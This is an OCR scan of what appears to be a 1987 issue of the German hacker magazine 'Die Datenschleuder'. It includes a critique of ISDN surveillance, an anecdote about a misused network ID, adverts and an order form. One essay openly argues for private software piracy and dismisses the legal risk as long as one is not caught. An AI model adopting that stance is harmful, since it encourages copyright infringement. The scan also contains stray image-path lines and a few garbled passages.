Volksmärchen

(10) Raymond Handler
Der lange Code zum kurzen Absturz

(11) Jack Tramiel (Hrsg.)
Der Untergang des ROM

(12) Agatha Christie
Reset am Nil

(13) Astrid Linkdröhn
Pippi Langwort

(14) Christian Manmußdasmal Anderssehn
Peterchens Druckeranpassung

(15) Johann Vorgang von Göte
Die Leiden des jungen Konverter

(16) Hermann Hesse
Das Magnetblasenspiel

(17) Euripides
Ariadne auf Nixdorf

(18) William Scheckspeare
King Clear

(19) Ready Miller
Stille Tage in CLINCH

(20) Marquis de Start
Quälcode

(21) Ladislaus Freiherr von Software-Masoch
Wie ich lernte, Public-Domain-Programme zu lieben

(22) Kerningham/Ritchie
Printbad der C-Fahrer

(23) Ian Lemming
For your AI only

Raubkopieren

Vorweg: die ganze Diskussion um die Raubkopiererei ist im Grunde ohnehin sinnlos, denn kopiert wird ohnehin - egal, wie gut die Argumente der Kopiergegner auch sein mögen.

Dennoch - damit empfindsame Gemüter keine Gewissensbisse kriegen - hier einige wie ich finde schlagende Argumente für die sog. "Raub"kopiererei:

In der Praxis sieht es in der Regel so aus, daß Mikrocomputersoftware von kommerziellen Anwendern häufig gekauft wird, private Anwender dagegen lieber auf preisgünstigere Raubkopien zurückgreifen. Daraus zu folgern, kommerzielle Anwender seien in irgendeiner Form den privaten Kopierern moralisch überlegen, ist Unsinn. Kommerzielle Anwender kaufen eher, weil

a) bei ihnen die Gefahr der Entdeckung grösser ist als bei privaten (Kundenverkehr, ärgerliche Mitarbeiter u.ä.)

b) weil kommerziellen Anwendern oft die erforderlichen Verbindungen zur Kopiererszene fehlen und das Aufbauen dieser Verbindungen oft teurer und riskanter ist, als die Software zu kaufen

c) kommerzielle Anwender mehr als private auf den Support der Software angewiesen sind und


d) weil, wenigstens in einigen Bereichen, die Produktivitätssteigerung durch Software so immens ist, daß die Anschaffungskosten verglichen damit lächerlich gering erscheinen

e) weil in einigen Bereichen EDV-Investitionen sogar noch stärker als andere Investitionen steuermindernd wirken.

Wie man sieht, fünf gute Gründe für den kommerziellen Anwender, Software zu kaufen. Alle diese Gründe fallen für die privaten Anwender, also für Dich und mich, weg. Und - Du und ich kaufen ja auch so gut wie nie Software, oder? Im Grunde ist doch der Softwaremarkt eine sehr soziale Veranstaltung: Finanzkräftige Käufer kaufen die Software, finanzieren somit die Entwicklungskosten, finanzschwache private Anwender ziehen sich eben Kopien. Eigentlich sollten alle zufrieden sein.

Die Gegner der "Raubkopiererei" (hauptsächlich Softwarefirmen, komisch, nicht war?) haben sich dennoch einige Argumente gegen diese Form des Vertriebes ausgedacht. Sie sind es wert, einmal unter die Lupe genommen zu werden.

Eines der wichtigsten lautet: Kopieren fügt den Firmen erheblichen finanziellen Schaden zu, jede unautorisierte Kopie ist ein Verdienstausfall für die Herstellerfirma.



Diese Argument ist nicht ganz von der Hand zu weisen. Allerdings gilt es nur in stark abgeschwächter Form. Bsp.: ein entfernter Bekannter von mir hat sich kürzlich für seinen privaten Bedarf ein Statistikprogramm beschafft - natürlich kostenlos. Dieses Programm hätte ihn, legal gekauft, läppische 18.000 DM gekostet. Es ist natürlich Unsinn anzunehmen, er hätte es für diesen Preis gekauft.

Außerdem: was interessiert mich als Anwender die Ertragslage einer Softwarefirma? Eine Softwarefirma ist kein Wohlfahrtsverein. Sie will Geld verdienen. Ich will kein Geld ausgeben. So what?

Ein weiteres Argument der Gegner: Kopieren macht die Software teuerer. Nochmal: was interessiert mich, wie teuer Software ist? Ich kaufe sowieso keine. Von niedrigeren Preisen profitieren also ohnehin nur kommerzielle Anwender - und für die sind die Kosten für Software im Vergleich mit dem Produktivitätszuwachs wie gesagt meist vernachlässigbar.

Ein besonders herzzerreißendes Argument - fast ein Wunder aus dem Mund der sonst gar nicht so sozialen Softwareindustrie - lautet: Die Einbußen, die durch Kopiererei entstehen, gehen zu Lasten der armen, angestellten Programmierer, die um die Früchte ihrer harten Arbeit gebracht werden. Unsinn. Erstens: Ein Unternehmen, das angestellte Programmierer in Abhängigkeit von verkauften Stückzahlen bezahlt, wälzt das unternehmerische Risiko (daß das Unternehmen als Rechtfertigung für seine Gewinne benutzt) auf abhängig Beschäftigte ab. Das ist ungerechtfertigt. Ein Programmierer kann sich nicht leisten, von Lust und Laune des Marktes abhängig zu sein, wenn es um sein Einkommen geht. Schließlich ist er abhängig beschäftigt, nicht etwa Unternehmer. Das viele Unternehmen es dennoch schaffen, Programmierer zu derartigen Konditionen zu beschäftigen, liegt teilweise auch am Desinteresse derselben an ihren eigenen Rechten. Ich kenne jedenfalls genügend Programmierer, die sich alles gefallen lassen, wenn es nur ein paar Mark gibt und sie ordentlich daddeln dürfen.

Und selbst wenn ein Programmierer in Abhängigkeit von Stückzahlen bezahlt wird, schadet ihm Kopiererei nur unter der unbewiesenen Annahmen, daß diese die Erträge schmälert. Und noch etwas: Trotz allem Geschrei geht es den meisten Softwarefirmen gelinde gesagt sehr gut. Kaum eine andere Branche hat ähnliche Zuwachsraten zu verzeichnen. Unterm Strich profitiert die Mikrocomputerindustrie sogar von der Kopiererei. Dazu ein paar Beispiele:


Der immense Erfolg des C-64 wäre ohne eine gut funktionierende Infrastruktur, die auch den letzten Anwender mit kostenloser Software versorgt, nicht denkbar gewesen. Es ist bekannt, daß bei der Entwicklungs des C-64 eine Maxime war, auf dieser Maschine einen effektiven Kopierschutz schon von der Architektur der Hardware unmöglich zu machen. Commodore will schießlich Hardware verkaufen, und nichts wirbt besser für einen Computer als kostenlose, leicht erhältliche Sofware.

Nächstes Beispiel: die Diskettenhersteller. Wie sähen deren Umsätze ohne das segensreiche Tun der Kopierszene aus? Oder: Verlage. Wer kennt nicht die berühmte Buchreihe "Das Buch zu ihrer Raubkopie", die mittlerweile fast jeder im Mikrocomputerbereich tätige Verlag im Programm hat. Es ist kein Geheimnis, daß z.B. Data Becker, einer der militantesten Gegner der Raubkopiererei, von einigen Buchtiteln mehr verkauft hat, als von dem dazugehörigen Programm.

Weiter: Kopien machen ein Programm bekannt. Die Wirtschaft verlangt nach Kräften mit EDV-Erfahrung. Wenn sie junge Leute mit Computer-Erfahrung einstellen: womit haben die ihre Erfahrungen gesammelt? Mit gekaufter Software? Wohl nur selten. "Raub"kopien können sogar die Umsätze von Softwarefirmen steigern. Angenommen, ich habe zu Hause ca. 7 verschiedene Textprogramme rumfliegen - alle natürlich selbst kopiert - und arbeite nun vorzugsweise mit, sagen wir, MS WORD. Ich werde nun von einer Firma eingestellt und entscheide mit über die Anschaffung eines Satzes von Textprogrammen. Für welches werde ich mich aussprechen? Erraten!

Natürlich gibt es bei der Kopierei juristische Probleme. Nur: wen interessieren die? Wer sich nicht erwischen lässt, hat nichts zu befürchten. Die Fälle, in denen private Kopierer, die nicht mit geklauter Software gehandelt haben (was ich übrigens ablehne) kann mensch an den Fingern einer Hand abzählen.

Also alles in Ordnung? Fast. Der Kopierer hat leider



immer noch oft das Problem, an Dokumentation heranzukommen. Oft rennt er zum Kopierladen oder kauft Bücher aus der oben erwähnten Buchreihe. Warum findet sich nicht mal jemand, der zu bekannter Standardsoftware Dokumentation auf Disketten vertreibt, die einfach mit der Software zusammen kopiert werden kann? Technisch ist das doch überhaupt kein Problem. Hier muß noch einiges passieren. Mich interessiert auch, wie andere über dieses Thema denken: Beiträge erwünscht.

Caesar/Stoepsel

CLINCH/DS-RED/CAESAR/02.10.87/19:54/7438 Z.

Goldenes Kalb


Zum Querfunkratschlag in Berlin

Der folgende Text ist eine Kritik zu einem Beitrag für die Veranstaltung "Informationsgesellschaft - das goldene Kalb der POST-Moderne" am Sonntag, 6.9.87 neben der Funkausstellung. Der Beitrag selber liegt nur in gedruckter Form vor, unsere Kritik ist aber auch aus sich selbst heraus verständlich.

Zu B.1.b)

Die "Verheimarbeitung" der Arbeitnehmerschaft wird nicht durch die Verhinderung einer Einführung neuer Kommunikationstechniken erschwert/unmöglich gemacht. Im Gegenteil: Mit der existenten Technik kann der Anteil der Kommunikationskosten an den Heimarbeitsplätzen ohne Schwierigkeiten "aus der Portokasse" bezahlt werden und wird durch ISDN voraussichtlich nur teurer.

Die Schwierigkeiten liegen in den Bereichen der Organisation und Mitarbeiterführung, bzw. bei den heutigen Unternehmensstrukturen sind "Heimarbeitsbüros" meist zu teuer und insbesondere gelingt es noch nicht, durch die Netze ein ähnlich dichtes Geflecht von Informationsdynamik (Klatsch!) zu schleusen, wie in einer Bürogebäudesituation mit gemeinsamer Kantine - und das wird nach unseren Kommunikationserfahrungen in den Netzen glücklicherweise auch nie möglich sein. Es stellt sich nämlich heraus, daß die Medienspezifik der digitalen Kommunikationstechnologie weitgehend unerforscht ist und hier auf Kapitalseite erheblich überzogene Erwartungen bestehen, die sich auf Kritikerseite in erheblich überzogenen Befürchtungen spiegeln. Siehe hierzu: "Teleheimarbeit ist kein Renner" in "Die Angestellten" der DAG vom 7.8.87.



Das Argument, daß durch die digitale Verheimarbeitung die gewerkschaftliche Organisation geschwächt wird, stimmt nur teilweise. Klassische Heimarbeitsplätze - mit der bekannten fast-Unmöglichkeit gewerkschaftlicher Organisation - zeichnen sich dadurch aus, daß die Heimarbeiter nur durch persönliches Erscheinen an der Haustür erreichbar waren. Dies ist nun aber - durch das Netz - nicht mehr der Fall und macht ironischerweise gewerkschaftliche Organisation einfacher als früher. Statt sich zum Abliefern eingegebener Texte in den Rechner des Arbeitgebers "einzuloggen", kann sich der Heimarbeiter genausogut in eine Mailbox seiner Gewerkschaftsgruppe einwählen. Damit wollen wir nicht sagen, daß dadurch gewerkschaftliche Organisation besser/einfacher wird, die Situation ist jedoch nicht so hoffnungslos, wie das oft dargestellt wird. Es ändern sich halt - technologiespezifisch - gewerkschaftliche Organisationsformen genauso, wie sich auch die Produktionsformen verändern. Bewußtseinsmäßig ist hier nur die Kapitalseite in der Problemerkennung wesentlich weiter.

Erfahrungen in England zeigen übrigens, daß regionale Vorortzentren für Verwaltungstätigkeiten entstehen, die von mehreren Firmen gemeinsam betrieben und unterhalten werden und in letzter Konsequenz zum "mietbaren" Büro führen, wie dies vor ca. einem halben Jahr vom SPIEGEL aus Hamburg berichtet wurde.

Zu B.1.c)

Wiederum der gleiche Denkfehler der Autoren. Um alle die prognostizierten Entwicklungen im Dienstleistungsbereich eintreten zu lassen, braucht es kein ISDN, das geht VON DER TECHNIK her bereits heute über Telefonleitungen. Was fehlt, sind die "Programme", das Know-How, wie sich solche Dienstleistungen maschinisieren lassen. Es sind die "Hacker", die sich dieses Wissen heute spielerisch aneignen, mag es ihnen auch nicht bewußt sein. Und schon bald werden einige dieser Zunft ihre Erfahrungen verkaufen. Außerdem sollte man in Betracht ziehen, daß auch "den Kapitalisten" inzwischen deutlich wird (wofür sind schließlich die Horden von Psychologen nach '69 ausgebildet worden...), daß es so etwas wie "Psychoarbeit" gibt - Stichwort: Verkaufsfördernde Maßnahmen, "human touch" (sic!).

Anzumerken ist, daß ein Dienst wie BTX, der eine deutliche Trennung zwischen Anbieter und Konsument macht, für den Konsumenten extrem im Preis heruntersubventioniert wird, während ein Dienst wie DATEX-P, der insbesondere für die internationale Vernetzung von Einzelnen und Gruppen große Bedeutung hat (zB. PeaceNet in den USA bzw. GreenNet in GB), im Vergleich zu anderen Ländern sehr teuer ist. Damit pflegt die BP über ihre Gebührenpolitik den Provinzialismus.

Zu B.2

Hier kommen die Autoren uE. endlich an den Kern der ISDN-Problematik. Die Mißbrauchsgefahren, die in dieser zentralisierten "eierlegenden Kommunikationsmilchsau" liegen, lassen die Herzen von Pinochet über Jaruselzki bis George Bush schneller schlagen. So, wie ISDN heute durch die CCITT standardisiert ist, wird es keine anonymen Anrufe mehr geben. In der Beziehung ist auf der politischen Ebene bisher kein Problembewußtsein entwickelt und die Techniker argumentieren Morgensternmäßig: Es kann nicht sein, was nicht sein darf. Für die Ablehnung von ISDN finden sich sogar Bundesgenossen in der Mailboxindustrie, zumindest beim politisch bewußten Teil derselben. Noch einmal: aus technischen Gründen ist ISDN nicht notwendig. Die einzige Rechtfertigung dafür liegt in den Kapitalverwertungs/Neuinvestitionszwängen der Elektronikindustrie.

Zu B.2.b)

Zum Abspeichern der Gespräche: Dies ist digital zu teuer, da durch die Digitalisierung das zu speichernde Datenvolumen gegenüber analogem Dampftonband zu stark aufgebläht wird. Gefährlich ist in dem Zusammenhang jedoch, daß die Digitalisierung aller Signale einen Schritt näher an automatisierte "Reizworterkennungsautomaten" führt, die dann - in einer Hierarchie steigender "Wichtigkeit" - automatisch bestimmte Gespräche zur Aufzeichnung aus dem Telefonverkehr "herausfischen". Aber auch das ist nichts Neues und wird heute bereits praktiziert. Einfacher wird durch ISDN das Mithören, Mitschneiden und Analysieren von Textkommunikation (zB. TEXTOR Programmpaket des BKA). Einziger Schutz - und das wird auch aus industriellen Interessen intensiv entwickelt - ist die Verschlüsselung aller Daten, die über irgendeine Leitung gesendet werden.

Zu B.2.c)

Folgendes ist wichtig zu wissen: Nach Tschernobyl wurde kein Katastrophenalarm ausgelöst, so daß potentiell noch alle Telefone funktionierten und nicht nur die rot markierten für den Krisenfall. In ganzen Regionen brach deshalb der Telefonverkehr wegen überlastung zusammen, so daß das Telefonnetz nicht mehr zum Krisenmanagement taugte. Daraufhin ist auf Kabinettsebene beschlossen worden, in Zukunft das eigentlich veraltete, digital geschaltete DATEX-L Netz als Notstandsnetz weiterhin - parallel zu ISDN - auszubauen. An diesem Netz wird TELETEX als eine Art modernes TELEX betrieben. Für solche Situationen ist DEN GRÜNEN in Bonn eine partielle Teilnahme an PARLAKOM zu empfehlen, da im Rahmen von PARLAKOM geplant ist, die Heimatwahlkreise der Abgeordneten via TELETEX mit dem jeweiligen Abgeordnetenbüro in Bonn auf Kosten der Steuerzahler zu verbinden. Damit wäre dann im Katastrophenfall eine eigenständige Informationsmöglichkeit "von der Basis" ins "Raumschiff Bonn" gegeben. (Siehe dazu auch: 'STUDIE' für den geplanten Computereinsatz der Fraktion DIE GRüNEN im Auftrag des Deutschen Bundestages, Verlag Der Grüne Zweig, Nr. 117)

Ein Vergleich mit der Plutoniumwirtschaft geht fundamental am Wesen der Rechnervernetzung vorbei. Eine Plutoniumwirtschaft ist extrem schutzbedürftig auf Grund eines materiellen "Plutoniumhaufens", der physikalisch an genau umgrenzter Stelle vorhanden ist und damit mögliches Ziel terroristischer Angriffe darstellt. Demgegenüber zeichnet sich eine weitergehende Computervernetzung dadurch aus, daß das Gesamtsystem immer redundanter d.h. (zer)störungsunanfälliger wird. Ein ausgefallenes Rechenzentrum kann innerhalb von Millisekunden durch Rechenkapazität an anderer Stelle ersetzt werden - dank der Vernetzung. In diesem Sinne wird von den Netzarchitekten durchaus schon in Begriffen von "Dezentralisierung" und "Redundanz" gedacht - ganz im Gegensatz zur Strommafia. Vor zwanzig Jahren hätte die Bombe im Rechenzentrum des Springer Verlags 2 - 3 Jahre Arbeit zunichte gemacht, wenn sie nicht nur eine Kloschüssel, sondern Plattenspeicher zerstört hätte. Die Zeiten sind jedoch lange vorbei und beim letzten Druckerstreik haben sich - dank Rechnerverbund - kanadische Drucker als Streikbrecher einsetzen lassen.

Aspekte einer politischen Debatte zu ISDN

Zur Zeit wird an der Zerschlagung der Bundespost als Kommunikationsmonopol gefingert. Siehe dazu die Dokumentation in der SZ Nr. 174 vom 1./2. August 1987 zu "Feststellungen und Empfehlungen der Regierungskommission". Die Hauptinteressen dabei sind uE. wirtschaftlicher Natur unter dem Motto "Gewinne privatisieren, Verluste sozialisieren".

Nach Einschätzung der Postgewerkschaft ist in Zukunft wahrscheinlich mit folgender Situation zu rechnen:

- Die Post wird aufgeteilt in unabhängige Verwaltungsbereiche für den gelben und grauen Bereich. Beim grauen Bereich verbleibt das Netzmonopol. Ein Minderheitenvotum, auch mindestens einen privaten Netzträger zuzulassen, fiel mit immerhin 6:6 Stimmen äußerst knapp aus.

- Nur die BP ist Berechtigt, den Telefondienst anzubieten, jedoch endet ihr Monopol an der Anschlußdose.

- Die 'Mehrwertdienste' Datex, Telex, Teletex, Temex (die "ex"-Dienste) und der Endgerätemarkt werden zu 50% der BP belassen, der Rest dem Markt. Weder für die BP, noch für die freien Anbieter gibt es irgendwelche Auflagen, und die freien Anbieter müssen sich die benötigte Leitungskapazität beim grauen Monopolisten mieten/kaufen.

- Es wird Privaten gestattet, eigene Grundstücke selber für die interne Kommunikation auch über andere Grundstücke hinweg zu verkabeln.

Dies bedeutet keine änderung für die bürgerrechtsrelevanten Aspekte von ISDN gegenüber der jetzigen Situation. Auch in Zukunft soll ein Monopolist der Betreiber des geplanten ISDN Netzes sein.

Nebenbei: Die Essenz des Machtanspruchs der DBP leitet sich daraus ab, daß es gesetzlich verboten ist, Kommunikation über Grundstücksgrenzen hinaus von irgendjemand anderem als der Post machen zu lassen. (Sonderfall Bundeswehr). Die Bundesbahn hat nur deshalb ihr eigenes Telefonnetz, weil ihr "Grundstück" sich über die gesamte Republik erstreckt. Ich halte es im Sinne von Dezentralisierung und Basisdemokratie für eine grüne Forderung, die Legalisierung der "Verkabelung" im Rahmen der Nachbarschaftshilfe zu fordern. Unseres Erachtens ist nicht die Vernetzung an sich der Sündenfall, sondern die Monopolisierung der Netzträgerschaft.

Auch nach der heraufdämmernden Neustrukturierung muß bei einem Mißbrauchsversuch nur eine Stelle usurpiert werden. Das kontrastiert immer noch erheblich mit der Situation in den USA, wo auf Grund des Fehlens eines Monopols jenseits der gelben Post eine wahrhaft chaotische Situation in fast allen elektronischen Netzen besteht, die nach unserer Einschätzung die Mißbrauchsgefahr erheblich einschränkt bzw. diese Infrastruktur als Beherrschungsinstrument wenig tauglich macht.

Klaus Schleisiek, Reinhard Schrutzki, Jürgen Wieckmann, Tom Todd, Thomas Esher, Udo Schacht

Mitglieder im Arbeitskreis POlitischer Computereinsatz (APOC)

ks 251950 Aug 87 BEREICH APOC BAG QUERFUNK.KRT
CLINCH/POLITIK/KS/25.08.87/20:12/11558 Z.

GEMEIN

Diese kleine unbedeutende Geschichte passierte vor zweieinhalb Jahren. Erst heute ward sie mir zugetragen und wir wollten den Daten nicht glauben, die uns unsere Ohren ins Hirn spielte.

Da gab es in unserer kleinen 'Galerie' eine kleine Vorstellung des Chaos Computer Clubs. Es war nette intime Atmosphäre bei Mandarinen und Apfelmännchen. Nie waren mehr als 10 Leute gleichzeitig anwesend, aber da keiner der Kiddy-Cracks eine offizielle Leih-NUI hatte, war Not am Mann. Die Veranstaltung drohte langweilig zu werden. Und jeder neue Besucher wurde erst mal nach einer NUI gefragt. Und tatsächlich: Als schon keiner mehr dran glaubte, betrat ein netter junger Mann unsere Räume und nickte. Ja, er habe eine NUI und sei auch bereit, sie zur Verfügung zu stellen. Klasse. Und als er sie in die Tastatur tippte, schauten alle weg. Wir haben von ihm nie wieder etwas gehört. Den Grund dafür erfuhren wir erst jetzt: Die Rechnung, die die Post ihm pünktlich später aufmachte, belief sich auf etwa 7000 DM.

Haben wirklich alle weggeschaut? Egal ob Bielefelder oder Hamburger. Es ist einfach schweinisch, die NUI einer Privatperson als Leih-NUI zu verwenden! Und wir sind nun solidarisch sauer. Mit zweieinhalb Jahren Verspätung. Davon kann sich unser Bielefelder Besucher nichts kaufen. Weitere Worte will ich mir sparen. Weder was von Moral auf der einen noch 'Confidenza' auf der anderen Seite - auch nix von Vorsicht und Datenhygiene/hysterie/hyäne. Ein jeder beantrage seine NUI selbst bei der POST.

CLINCH/DS-RED/PADELUUN/04.10.87/22:24/1617 Z.

PRAKTISCHE CHAOS-MAGIE

mit PETE CARROLL (GB) und FRATER V.·.D.·. (BRD)

SEMINAR: "CHAOS-MAGIE UND FREISTILSCHAMANISMUS"

Nach bewährter Art werden die Teilnehmer in den fünf chaosmagischen Grunddisziplinen Divination, Invokation, Evokation, Zauberei und Illumination ausgebildet, das Erlernte wird in der Praxis geprüft. Es handelt sich also um eine echte Einweihung in den Energiestrom der undogmatischen modernen Chaos-Magie. Für Anfänger wie für Fortgeschrittene geeignet.

*

Aus dem Programm: Magischer Paradigmenwechsel in der Praxis * die Principia Magica, die Grundstrukturen der Magie * schamanische Praktiken und moderne Technologie * chaoistische Kampfmagie * Quantenzauber * der Technofetisch * Atavismus und Traumarbeit * die Erschaffung von Psychogonen * Chaos-Magie und Gruppenarbeit * praktische Einweihung * Kraftübertragung und Kraftabzug * Chaos-Magie und Runenarbeit * das magische Pentathlon * magisches Schaltkreistraining * Arbeit mit dem Chaos-Schirm * Heilungs- und Sprengglyphen * die Nacht des Schreckens * die Messe des Chaos u.a.m.

*

Seminartermine: 05.-08. Juni 1987; Seminarort: Nähe Bern/Schweiz
Seminargebühr: DM 560,- (Anzahlung: DM 260,-, Rest bei Seminarantritt)
Strikte Begrenzung der Teilnehmerzahl - daher baldige Anmeldung empfohlen!
Bitte beachten: Pete Carroll und Frater V.·.D.·. führen jedes Seminar insgesamt nur drei Mal durch, um ermüdende Fließbandroutine zu vermeiden. Dieses ist die zweite Veranstaltung, also die vorletzte Chance für Sie, am Seminar "Chaos-Magie und Freistilschamanismus" teilzunehmen.

Aus: "Auubis" Zeitschrift für Psychomagie, 6/87

anzeige

Globalbestellfetzen Ausgabe Juni 1987

Mit Erscheinen dieses Bestellfetzens verlieren alle alten Versionen ihre Gültigkeit. Wir bitten, künftig nur noch den jeweils aktuellen Fetzen zu benutzen.

Die Datenschleuder


Die folgenden alten Ausgaben der Datenschleuder sind noch in unterschiedlicher Stückzahl erhältlich. Bei der Bestellung gilt das Faustrecht, wer zuerst kommt, mahlt zuerst. Gehen mehr Bestellungen ein, als Restexemplare vorhanden sind, gibts ersatzweise Aufbacker unserer Wahl.

	Stückpreis	Anzahl	Summe
Datenschleuder 01 Der CCC stellt sich vor / Hardware für Hacker / Die Hacker - Hymne	2.50		
Datenschleuder 02 Hack mal wieder / Modem ohne Offenbarungseid	2.50		
Datenschleuder 03 Messen & Prüfen / BTX heisst Bildschirmtext	2.50		
Datenschleuder 04 Telebox / Ultraviolettständiges mammographisches Wörterbuch aller Sprachen	2.50		
Datenschleuder 05/06 Computer Tutorial / Packet Radio	2.50		
Datenschleuder 08 Rat für Piraten / Postpferdeamt / Schrumpf_Hilfe & Würfel	2.50		
Datenschleuder 09 / 10 DFÜ-Grenzlagen / CCC '84 - Manifest	2.50		
Datenschleuder 11 / 12 Kennwort Hackerbe / Computerkriminalität / Aus für Amateurfunk ?	2.50		
Datenschleuder 15 Wo bitte gibts ne MUI ? / Trara - die Post ist da ! / WIKG	2.50		
Datenschleuder 16 Hilfe Hacker / CCC - Satzung / MUI off	2.50		
Datenschleuder 17 CCC '86 / Computervirus 'Rush hour' / Kennwortattacke Abstrahlung	2.50		
Datenschleuder 18 Computerviren - Datenmonitore / DPA heult / Volkszählung '87	2.50		
Datenschleuder 19 Cebit / Art wer ? / Volkszählung/ Modem-Chips	2.50		
Datenschleuder 20 e / Erbsubstanz in der Rasterfahndung / Mannheimer Computerverbrechen	2.50		

Datenschleuder - Abos


Gelten für soviele ein Chaos - Jahr und umfassen etwa acht Ausgaben, unsere nicht billiger Gemüsekiste unterscheidet. CCC - Mitglieder erhalten die DS automatisch, müssen also nicht abonnieren, dürfen aber trotzdem Aufbewahrung unserer Kasse.

Sozialabo für Schüler, Studenten, Azubis, Rentner, Wehrpflichtige, Ersatzdienstler und sonst sonst Benachteiligte	30.00		
Standardabo für Otto - Normaluser	60.00		
Förderabo für Gutbetuchte	120.00		
		Summe dieser Seite	



	Stückpreis	Anzahl	Summe
Die Hackerbibel, Teil Eins Das unentbehrliche Nachschlagewerk für Hacker und solche, die es werden wollen. Texte von und für Hacker, Dokumentationen, Meinungen, Lebenshilfe, Lesespass. Aus dem Inhalt: das Basic-Gefühl * Neues vom CCC * Der Code des HaSpa - Coups * Computer & totalitärer Staat * Satelliten-hacking * und * und * und ... 260 Seiten Din A4 ISBN 3-922708-90-6 Grüner Zweig	33.33		
Studie für den geplanten Computereinsatz der Praktika 'Die Grünen' im Auftrag des Deutschen Bundestages 'Die Einführung der Computertechnik gestaltet sich für die Grünen im Bundestag so schwer, wie für andere der Ausstieg aus der Atomindustrie. Für beide geht es an die Strukturen.'	7.50		
Rechtsfibel für den richtigen Umgang mit der Polizei und anderen Amtspersonen sowie Institutionen. Ein Ratgeber für Alle, die bei Wahrnehmung ihrer demokratischen Rechte den richtigen Umgang mit staatlichen Organen üben wollen. 128 Seiten DIN A6 ISBN 3-88012-679-8 VMB	5.00		
Was Sie gegen Mikrozensus und Volkszählung tun können. Ein praktischer Ratgeber für alle, die sich mit der Volkszählung und den damit verbundenen Rechtsproblemen beschäftigen. 300 Seiten DIN A6 2001 Verlag 18061	5.00		
Infopaket 1 - Computerviren - Eine Dokumentation von S.Wernéry, die das Thema Computerviren ausführlich beleuchtet. Das Infopaket besteht aus einer MS-Dos Diskette 5 1/4" mit einem Demo-Virus sowie 100 kB Dokumentationstexte.	25.00		
Aufbacker 'Achtung, Abhörgefahr' Din A4 - Bogen mit 64 Backern, ungeschnitten, postgelb	3.33		
		Summe dieser Seite	

Bitte bei allen Bestellungen beachten: Alle Anfragen an den CCC etc. nicht zusammen mit der Bestellung auf uns lochen, sondern mit getrennter Post schicken, das beschleunigt zumindest die Bearbeitung der Bestellung. Beigelegter Rückumschlag beschleunigt noch mehr, wenn selbiger auch noch ausreichend frankiert ist, kann es passieren, daß es tatsächlich schnell geht. Manche Seiten sind manchmal nicht vorrätig. Wir erfüllen dann die Bestellung soweit als möglich und legen den Rest zurück, bis Material da ist. Achtet bitte auf sehlende Sonntagsschrift, wenn Ihr Eure Adresse nicht mit dem Drucker / Stempel anbringt, wir haben keine Zeit, dauernd mit den Pfoten in die Anschrift zu rennen. Sendungen mit besonderer Versendungsform (Einschreiben, Nachnahme, etc) werden von uns grundsätzlich weder verstanden noch angenommen, es sind grundsätzlich nur die im Bestellfetzen aufgeführten Zahlungsarten zulässig.



Mitgliedschaft im Chaos Computer Club e.V.

		Betrag	Summe
Jahresbeitrag für Schüler, Studenten, pipapo		60.00	
Jahresbeitrag für Otto Normaluser		120.00	
Jahresbeitrag für besonders Finanzstarke (förderndes Mitglied)		ab 240.00	
Einmalige Verwaltungsgebühr bei Eintritt		20.00	

Mitglieder des CCC erhalten automatisch die Datenschleuder zugesandt und sind aufgefordert, aktiv an der Arbeit des Vereins teilzunehmen. Die Mitgliedschaft im CCC berechtigt zur Inanspruchnahme verbilligter Accounts auf der INFEX - Mailbox sowie zum Zugriff auf die Clubbretter der CLINCH - Mailbox. Für alle Veranstaltungen des CCC wird ermäßigter Eintritt gewährt.

Teilnahme an der INFEX - Mailbox

Einmalige Eintragungsgebühr		20.00
Mindestnutzung pro Monat	8.00	
Verbindungsgebühr pro Minute	0.15	
Jede versandte Nachricht	0.07	
Datenbank, Telex, Intermail	nach Nutzung	

Die INFEX ist ein kommerzielles Mailboxsystem mit acht parallelen Ports, d.h. acht Benutzer können parallel im System arbeiten und die GeoNet - Dienstleistungen nutzen, zum Beispiel Datenbankdienste, Telexversand und - Empfang, Intermail zu anderen GeoNet - Boxen, von und nach BTX, etc. Die in der Box verursachten Gebühren werden direkt mit dem CCC abgerechnet, wir geben alle Gebühren zum Selbstkostenpreis weiter. Wer einen preiswerten Anschluß an die kommerzielle Mailboxszene sucht, ist mit Infex bestens bedient.

Teilnahme an der CLINCH - Mailbox

Einmalige Eintragungsgebühr		10.00
Monatsgebühr für Schüler etc.	2.00	
Monatsgebühr für Normalverdiener	5.00	
Intermail, Telex, etc	nach Nutzung	

Die CLINCH - Mailbox ist ein nichtkommerzielles Mailboxprojekt, das versucht, eine preiswerte Alternative zu den kommerziellen Systemen zu sein. Derzeit stehen ein Telefon- und ein Daten-Port zur Verfügung, die wahlweise genutzt werden können. Die Leistungen der CLINCH - Box sind ein Subset der Leistungen von GeoNet - Boxen, soweit dies auf einem MS-Dos - System machbar ist. Die Abrechnung der Nutzungsbeiträge erfolgt direkt mit der CLINCH - Box. CCC - Mitglieder erhalten Zugriff auf spezielle Bretter, die dem normalen Nutzer nicht zur Verfügung stehen. Der CCC wickelt über die Box Koordinierungsaufgaben des Vorstands und der Redaktion der Datenschleuder ab.

Bestellfetzen 1987
Personenbogen

Name
Vorname
Straße / Hausnummer
Postleitzahl / Ort
Bei Beitritt in den CCC sind zusätzlich die folgenden Angaben zu machen
Geburtsdatum
Telefon
Bei Teilnahme an der INFEX oder CLINCH - Box sind zusätzlich die folgenden Angaben zu machen
Benutzername
Passwort zur Fächeinrichtung
Hilfszeile

